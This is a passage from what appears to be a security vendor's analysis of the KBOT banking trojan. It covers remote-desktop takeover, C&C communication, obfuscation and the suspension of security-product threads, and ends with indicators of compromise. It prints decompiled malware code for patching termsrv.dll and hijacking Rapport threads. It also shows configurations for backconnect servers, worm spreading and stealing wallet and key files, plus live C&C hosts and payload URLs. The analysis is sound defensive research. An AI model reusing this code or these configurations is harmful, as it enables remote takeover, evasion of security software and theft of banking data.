      <UserId>S-1-5-18</UserId>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <StartWhenAvailable>true</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <Duration>PT10M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>C:\Windows\system32\Popoiqabk\Keihge\SearchIndexer.exe</Command>
    </Exec>
  </Actions>
</Task>
```


Remote management

To remotely manage the victim’s computer, KBOT establishes reverse connections with the servers listed in the *BC.ini* file.

To create several simultaneous sessions using the RDP protocol, the malware configures the Remote Desktop Server settings:

1. It finds processes that have the *termserv.dll* library loaded in their memory.

```
v1 = CreateToolhelp32Snapshot(2u, 0);
v12 = v1;
if ( v1 != -1 )
{
  pe.dwSize = 556;
  for ( i = Process32FirstW(v1, &pe); ; i = Process32NextW(v1, &pe) )
  {
    if ( !i )
    {
      CloseHandle(v1);
      return f_free_0(termsrv_dll, v9);
    }
    if ( pe.th32ProcessID )
    {
      if ( pe.th32ProcessID != currProcId )
      {
        lpModuleBaseAddress = f_findModuleAddressInProc(pe.th32ProcessID, termsrv_dll, &modBaseSize);
        if ( lpModuleBaseAddress )
          break;
      }
```

2. It patches the memory section of the found process where *termserv.dll* is loaded. Different patching code is applied for different system versions.

```
    hProcess = OpenProcess(0x438u, 0, pe.th32ProcessID);
    if ( !hProcess )
    {
LABEL_22:
      termsrv_dll = termsrv_dll_1;
      goto LABEL_23;
    }
    ModuleDataSize = modBaseSize;
    ModuleData = f_malloc(modBaseSize);
    if ( !ModuleData )
    {
LABEL_21:
      CloseHandle(hProcess);
      v1 = v12;
      goto LABEL_22;
    }
    NumberOfBytesRead = 0;
    if ( ReadProcessMemory(hProcess, lpModuleBaseAddress, ModuleData, ModuleDataSize, &NumberOfBytesRead)
      && NumberOfBytesRead == ModuleDataSize )
    {
      f_GetVersion();
      if ( VersionInformation.dwMajorVersion > 5 )
      {
        if ( VersionInformation.dwMajorVersion == 6 )
        {
          if ( !VersionInformation.dwMinorVersion )
          {
            f_patch_termsrv_dll_InProcess(ModuleData, ModuleDataSize, lpModuleBaseAddress);
            goto LABEL_20;
          }
          if ( VersionInformation.dwMinorVersion == 1 )
          {
```

3. During the patching process, it searches the memory of the module for specific sets of bytes, and replaces them with those specified.

```
NumberOfBytesWritten = 0;
offsetInModuleData = f_find_(moduleData, moduleDataSize, &BYTES_TO_PATCH, 0xBu);
if ( offsetInModuleData )
{
  v7 = (moduleAddress + offsetInModuleData - moduleData);
  if ( WriteProcessMemory(
         hProcess,
         (moduleAddress + offsetInModuleData - moduleData),
         &PATCH_BYTES,
         0xFu,
         &NumberOfBytesWritten) )
  {
    NumberOfBytesWritten = f_FlushInstructionCache(hProcess, v7, 0xFu, &NumberOfBytesWritten);
  }
  else
  {
    NumberOfBytesWritten = 0;
  }
}
offsetInModuleData2 = f_find_(moduleData, moduleDataSize, &BYTES_TO_PATCH_2 + 1, 0xAu);
if ( offsetInModuleData2 )
{
```

Next, KBOT duly edits the values of the registry keys responsible for TermService settings (not all editable values are listed):

- HKLM\SYSTEM\ControlSet\Control\TerminalServer\LicensingCore\EnableConcurrentSessions
- HKLM\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon\EnableConcurrentSessions
- HKLM\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon\AllowMultipleTSSessions
- HKLM\SOFTWARE\Policies\Microsoft\WindowsNT\TerminalServices\MaxInstanceCount

It then restarts TermService and creates a user in the system for remote connections with the SID **WinBuiltinRemoteDesktopUsersSid**.

C&C communication

The malware, according to a timer and in a separate thread, starts a process for receiving and processing commands from the server. The list of commands is sent in the form of a buffer. To receive commands, the *wininet.dll* APIs for network connections are used. The domains for receiving commands are located in the *hosts.ini* file, which the malware periodically updates. All configuration files with C&C data and connection parameters are stored in encrypted form in one of the last sections of the main bot module; newer versions are stored in an encrypted VFAT storage, as previously mentioned. Files received from C&C are placed in an encrypted storage.

```
{
    "HostsConfig":
    {
        "ServerPub":"6EF38EFCAA10398660FE181A782001BE5D5299A9A974F6AA25133311D9F6E04C",
        "TaskPeriod": 300,
        "FailPeriod": 300,
        "Hosts":
        [
            "sync-time.info"
        ]
    }
}
```

Example of hosts.ini configuration file

Bot IDs and detailed information about the infected system (computer name, domain, system language and version, list of local users, list of installed security software, etc.) are sent to C&C in advance. Traffic is encrypted using the AES algorithm:


```
{"BotStatus": {"IdleTime": "0", "SystemTime": "132102416678057888", "KernelMode": false, "Uptime": "6200716192", "HostName": "MW-0K9XRRYR5RIS", "ComputerName": "MW-0K9XRRYR5RIS", "FamilyID": "{127285E5-2EE0-1708-B
698-AD2DEC683093}", "Domain": "", "Uloader64Hash": "995C0EBF0ACCEC53088627CE74C8416E30943F02", "Programs": [{"InstallLocation": "C:\\", "DisplayName": "Adobe AIR", "DisplayVersion": "1.0.4990"}, {"InstallLocation"
: "C:\\Program Files\\Mozilla Firefox", "DisplayName": "Mozilla Firefox 42.0 (x86 ru)", "DisplayVersion": "42.0"}, {"DisplayName": "Notepad++ (32-bit x86)", "DisplayVersion": "7.5.2"}, {"DisplayName": "Oracle VM V
irtualBox Guest Additions 5.1.14", "DisplayVersion": "5.1.14.0"}, {"InstallLocation": "C:\\Program Files\\Microsoft SDKs\\Windows\\v7.1\\", "DisplayName": "Microsoft Windows SDK for Windows 7 (7.1)", "DisplayVersi
on": "7.1.7600.0.30514"}, {"InstallLocation": "C:\\Program Files\\The Enigma Protector\\", "DisplayName": "The Enigma Protector v4.40 Build 20150619"}, {"DisplayName": "WinPcap 4.1.3", "DisplayVersion": "4.1.0.298
0"}, {"InstallLocation": "C:\\Program Files\\WinRAR\\", "DisplayName": "WinRAR 5.71 (32-bit)", "DisplayVersion": "5.71.0"}, {"InstallLocation": "C:\\Program Files\\Wireshark", "DisplayName": "Wireshark 2.0.0 (32-b
it)", "DisplayVersion": "2.0.0"}, {"InstallLocation": "", "DisplayName": "Adobe AIR", "DisplayVersion": "1.0.8.4990"}, {"InstallLocation": "", "DisplayName": "Microsoft Visual C++ 2010  x86 Redistributable - 10.0.
30319", "DisplayVersion": "10.0.30319"}, {"InstallLocation": "C:\\Program Files\\Far Manager\\", "DisplayName": "Far Manager 3", "DisplayVersion": "3.0.4444"}, {"InstallLocation": "", "DisplayName": "Application V
erifier", "DisplayVersion": "4.1.1078"}, {"InstallLocation": "", "DisplayName": "Microsoft .NET Framework 4.6", "DisplayVersion": "4.6.00081"}, {"InstallLocation": "", "DisplayName": "Microsoft Windows SDK for Win
dows 7 Headers and Libraries (30514)", "DisplayVersion": "7.1.30514"}, {"InstallLocation": "", "DisplayName": "Microsoft Windows SDK for Windows 7 Samples (30514)", "DisplayVersion": "7.1.30514"}, {"DisplayName": 
"Microsoft Visual C++ 2015 Redistributable (x86) - 14.0.23026", "DisplayVersion": "14.0.23026.0"}, {"InstallLocation": "", "DisplayName": "Microsoft Windows SDK for Windows 7 Common Utilities (30514)", "DisplayVer
sion": "7.1.30514"}, {"InstallLocation": "", "DisplayName": "Microsoft Windows SDK for Windows 7 Utilities for Win32 Development (30514)", "DisplayVersion": "7.1.30514"}, {"InstallLocation": "", "DisplayName": "Mi
crosoft Windows SDK for Windows 7 (7.1)", "DisplayVersion": "7.1.30514"}, {"InstallLocation": "C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\SetupCache\\v4.6.00081\\", "DisplayName": "Microsoft .NET Framework
 4.6", "DisplayVersion": "4.6.00081"}, {"InstallLocation": "", "DisplayName": "Microsoft Visual C++ 2015 x86 Minimum Runtime - 14.0.23026", "DisplayVersion": "14.0.23026"}, {"InstallLocation": "", "DisplayName": "
Microsoft Visual C++ 2015 x86 Additional Runtime - 14.0.23026", "DisplayVersion": "14.0.23026"}, {"InstallLocation": "", "DisplayName": "Debugging Tools for Windows (x86)", "DisplayVersion": "6.12.2.633"}, {"Insta
llLocation": "C:\\Program Files\\Microsoft Windows Performance Toolkit\\", "DisplayName": "Microsoft Windows Performance Toolkit", "DisplayVersion": "4.8.0"}, {"InstallLocation": "", "DisplayName": "Microsoft Visu
al C++ 2008 Redistributable - x86 9.0.21022", "DisplayVersion": "9.0.21022"}], "Locale": "0409", "Uloader32Hash": "CCB3C154D5EB83022FA97B1F451D952F667C5127", "Uloader32Version": "16777985", "Uloader64Version": "16
```


The malware can receive the following commands from the C&C server:

- **DeleteFile** — delete the specified file from the file storage.
- **UpdateFile** — update the specified file in the file storage.
- **UpdateInjects** — update injects.ini.
- **UpdateHosts** — update hosts.ini.
- **UpdateCore** — update the main bot module and the configuration file *kbot.ini*.
- **Uninstall** — uninstall the malware.
- **UpdateWormConfig** — update *worm.ini* containing information about the location of EXE files to be infected.

```
{
"WormConfig": {
   "NetworkEnabled": true,
   "USBEnabled": true
}
}
```

Example of worm.ini

- **UpdateBackconnectConfig** — update the configuration file with the list of servers for reverse connections.


```
{
"BackconnectConfig": {
   "RetryPeriod": 300,
   "Servers": [
     {
       "Host": "213 [.] 252 [.] 245 [.] 146",
       "Port": 443
     }
   ]
}
}
```


Example of bc.ini

- **Load** — load the file into the storage; it loads spyware programs for collecting user data, as well as DLLs for web injects (saved under the names **JUPITER.32** and **JUPITER.64**), their configuration files, etc.


```
{
"Filefilters": [
   {
     "Mask": "* wallet *",
     "MaxSize": 5000000
   },
   {
     "Mask": "* .key *",
     "MaxSize": 1000000
   },
   {
     "Mask": "* key * .dat *",
     "MaxSize": 1000000
   }
],
"Screencapfilters": [
   {
     "Count": 1,
     "Mask": "* bitcoin *"
   },
   {
...

"Webinjects": [
   {
     "FLAG_CAPTURE_NOTPARSE": false,
     "FLAG_CONTEXT_CASE_INSENSITIVE": false,
     "FLAG_IS_CAPTURE": true,
     "FLAG_IS_INJECT": false,
     "FLAG_REQUEST_GET": true,
     "FLAG_REQUEST_POST": false,
     "FLAG_URL_CASE_INSENSITIVE": false,
     "Injects": [
       []
     ],
```


Example of part of the configuration file for a web inject

Obfuscation

To complicate the analysis of its malicious activity, KBOT uses a set of obfuscation tools. When it loads, the main bot module checks whether the imported functions are patched for breakpoints; if so, it reloads the imported DLLs into memory, zeroes the names of the imported functions, and uses string obfuscation. The encrypted strings are stored in a special array of structures; to access them, the decryption function is called with the number of the string structure in the array. The strings are encrypted using the RC4 algorithm, and the decryption key is stored in the structure.

```
dd offset System_
dd 42h
dd offset Unknown_
dd 43h
dd offset Is64Bit_
dd 44h
dd offset KernelMode_
dd 45h
dd offset Antivirus_
dd 46h
dd offset Firewall_
dd 47h
dd offset Programs_
dd 48h
dd offset NetworkShares_
dd 49h
dd offset LocalUsers_
dd 4Ah
dd offset reports_db
```

Example of an array of structures with a description of the strings

Access to the string:

```
AllowMultipleTSSessions = f_decrypt_bot_string(0x90, &v12);
```

Decryption function:

```
int __cdecl f_decrypt_bot_string_0(int strNum, int *strSize)
{
  int cryptedStr_; // esi@1
  int i; // eax@1
  BotStrDescr *currStrDescr; // ebx@5
  bool needToDecrypt; // zf@5
  int cryptedStrLen; // edi@5
  void *cryptedStr; // eax@7
  int cryptedStrLen_; // [esp+4h] [ebp-4h]@5

  cryptedStr_ = 0;
  i = 0;
  while ( bot_strings[2 * i] != strNum )
  {
    if ( ++i >= 0x9E )
      return cryptedStr_;
  }
  currStrDescr = bot_strings__[2 * i];
  needToDecrypt = currStrDescr->needToDecrypt == 0;
  cryptedStrLen = currStrDescr->cryptedStrLen;
  cryptedStrLen_ = currStrDescr->cryptedStrLen;
  if ( !needToDecrypt )
  {
    f_decrypt_RC4_(&currStrDescr->key, 16, &cryptedStrLen_, 4);
    cryptedStrLen = cryptedStrLen_;
  }
  cryptedStr = f_malloc(cryptedStrLen);
  cryptedStr_ = cryptedStr;
  if ( cryptedStr )
  {
    memcpy(cryptedStr, &currStrDescr->cryptedStr, cryptedStrLen);
    if ( currStrDescr->needToDecrypt )
      f_decrypt_RC4_(&currStrDescr->key, 16, cryptedStr_, cryptedStrLen);
    if ( strSize )
      *strSize = cryptedStrLen;
  }
  return cryptedStr_;
}
```

Obfuscation of the DLL that performs the web injects

The malware suspends threads of the well-known vendor’s security solution (like the Carberp Trojan), and in the context of its process finds threads whose code was run from DLLs located at the path mask ***\\\\Trusteer\\\\Rapport*.dll**

```
currProcId_1 = GetCurrentProcessId();
currProcId = currProcId_1;
currProcId_2 = currProcId_1;
result = CreateToolhelp32Snapshot(4u, 0);
v3 = result;
v18 = result;
if ( result != -1 )
{
  memset(&thread.cntUsage, 0, 0x18u);
  thread.dwSize = 28;
  for ( i = Thread32First(result, &thread); i; i = Thread32Next(v3, &thread) )
  {
    if ( thread.th32OwnerProcessID == currProcId && thread.th32ThreadID != GetCurrentThreadId() )
    {
      RapportThread = OpenThread(0x5Au, 0, thread.th32ThreadID);
      if ( RapportThread )
      {
        if ( NtQueryInformationThread(
               RapportThread,
               ThreadQuerySetWin32StartAddress,
               &StartAddress,
               4u,
               &ReturnLength) >= 0
          && f_GetMappedFileName(StartAddress, currProcId, &mappedFileName) )
        {
          v6 = f_StrMatch(L"*\\Trusteer\\Rapport\\*.dll", &mappedFileName);
```

Next, the malware scans the contents of the DLL for signatures of interest to it. If any are present, it suspends execution of the thread, patches the context so that it performs the **Sleep** function, and resumes the thread:

```
if ( rapport_thread )
{
  if ( SuspendThread(RapportThread) != -1 )
  {
    memset(&Context.Dr0, 0, 0x2C8u);
    Context.ContextFlags = 0x1003F;
    if ( GetThreadContext(RapportThread, &Context) )
    {
      Context.Eip = f_Sleep;
      Context.ContextFlags = 0x1003F;
      Context.Esp = (Context.Esp + 0xFF) & 0xFFFFFF00;
      if ( SetThreadContext(RapportThread, &Context) )
        ResumeThread(RapportThread);
    }
  }
}
```

KBOT then scans the code of the imported functions for patches. If the code is patched (for example, a 0xcc breakpoint has been added), it reloads the imported libraries into memory and resolves imports.

Conclusion

The KBOT virus poses a serious threat, because it is able to spread quickly in the system and on the local network by infecting executable files with no possibility of recovery. It significantly slows down the system through injects into system processes, enables its handlers to control the compromised system through remote desktop sessions, steals personal data, and performs web injects for the purpose of stealing users' bank data.

IOC

Executable files:
Infected EXEs:
x86 — 2e3a7d4cf86025f5873ebddf3dcacf72
x64 — 46b3c12b44f587ae25d6f38d2a8c4e0f
Infected DLLs:
x86 – 5f00df73bb6e84c49b9bf33ff1d552c3
x64 – 1c15c98bc57c48140558d0e8d71b4ecd
Stealer:
c37058752b2c055ff3a3b3eac50f1350

C&C
213.252.245.229
my-backup-club-911[.]xyz
213.252.245.146/au.exe
sync-time[.]info/au.exe
sync-time[.]icu/au.exe
sync-time[.]club/au.exe

- DLL hijacking
- Malware Descriptions
- Malware Statistics
- Malware Technologies
- Obfuscation

Authors

Anna Malina

KBOT: sometimes they come back

Your email address will not be published. Required fields are marked *